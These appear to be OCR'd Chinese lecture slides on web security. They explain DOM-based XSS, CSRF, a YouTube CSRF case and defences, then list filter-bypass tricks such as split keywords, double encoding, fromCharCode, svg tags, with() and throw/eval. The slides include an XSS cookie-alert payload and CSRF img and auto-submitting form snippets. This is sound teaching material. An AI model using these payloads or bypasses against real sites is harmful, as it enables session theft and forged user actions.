
文档对象模型(Document Object Model)：
在网页上，组织页面（或文档）的对象被组织在一个树形结构中，用来表示文档中对象的标准模型就称为DOM

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

输入：http://www.vulnerable.site/welcome.html?name=**Joe**
<script>alert(document.cookie)</script>

输出：Hi **Joe** Welcome to our system
输出：Hi Joe Welcome to our system（跨站脚本被执行）

跨站请求伪造


CSRF (Cross-Site Request Forgery)
If the website is vulnerable to CSRF, a malicious attacker could have the users execute unintended operations.
User
1. User logs in as usual
Website
2. A session ID is created
Web application (for login)
A booby-trapped website
User
3. User remains logged-in
Click!
Configuration Change
Forced Message Posting
Membership Cancellation
CSRF-Vulnerable Application
4. User visits and views the website unaware of the trap
5. User clicks the link, which sends unintended malicious requests prepared by malicious attacker to the web application
Malicious Attacker

跨站请求伪造

- 示例：

```
//如果一个博客删除文章是使用的是get方法，如
http: //xxx.com?delete=201606302222

//那么网站serverB只要伪造一个get请求就可以实现上面的目的
<img src="http : //xxx.com?delete=201606302222">

//如果是post方法的话，也可以用javascript实现。
<form action="http : //xxx.com" method="POST">
    <input type="text" name="delete" value="201606302222" />
</form>
<script> document.forms[0].submit(); </script>
```

- 实例：youtube的CSRF漏洞


{mg src="http://youtube.com/watch_ajax?action_add_favorite_playlist=1&video_id=[VIDEO ID]&playlist_id=&add_to_favorite=1&show=1&button=AddvideoasFavorite"/}

针对跨站脚本/请求伪造的防御措施

- 浏览器/站点增加针对性的过滤机制
- 在URL请求中引入伪随机数
  - 类似SQL请求的随机化


针对跨站脚本/请求伪造的防御措施

- 然鹅：HTML的“强大”同样提供了“良好”的抗过滤效果
- 过滤特定标签？
  - 所有标签都可以构造出XSS（甚至不存在的标签都可以）




针对跨站脚本/请求伪造的防御措施

- 过滤关键字？
  - 利用数组形式表示js对象成员方法
  - 例： alert = top[‘alert’] = top[‘al’+’ert’]




针对跨站脚本/请求伪造的防御措施

- 过滤关键字？
  - 利用javascript:伪协议自动URL解码后面的字符串
  - 例：二次编码传入敏感字（第一次由浏览器解码，第二次由javascript伪协议解码，而后端过滤一般是针对第一次解码后的字符，从而被绕过）




针对跨站脚本/请求伪造的防御措施

- 过滤关键字？
  - 利用String.fromCharcode()，可以从Ascii码中解析出字符串




针对跨站脚本/请求伪造的防御措施

- 过滤关键字？
  - 利用svg标签
  - <svg>内部的标签和语句遵循的规定是直接继承自xml而不是html
  - <svg>内部的<script>标签中,可以允许一部分进制/编码后的字符(比如html实体编码)



针对跨站脚本/请求伪造的防御措施

- 过滤特殊符号（e.g.过滤掉“.”）？
  - 可以使用with()方法设定对象的作用域
  - 例： alert(location.hash) = with(location)alert(hash)




针对跨站脚本/请求伪造的防御措施

- 过滤特殊符号（e.g.过滤掉“(” “)”） ？
  - 可以使用throw传递参数
  - throw抛出一个异常(err)
  - 将异常函数绑定为eval，令throw抛出js代码，即可实现执行

针对跨站脚本/请求伪造的防御措施

- 过滤特殊符号（e.g.过滤掉空格）？
  - 标签名与第一个属性之间可以用/来分隔
  - 其他地方可以用%0a(换行符)来分隔



What’s next?

- 当前漏洞利用中的主流Shellcode编码方式
  - Ret2Libc
  - 返回导向编程（Return-Oriented Programming）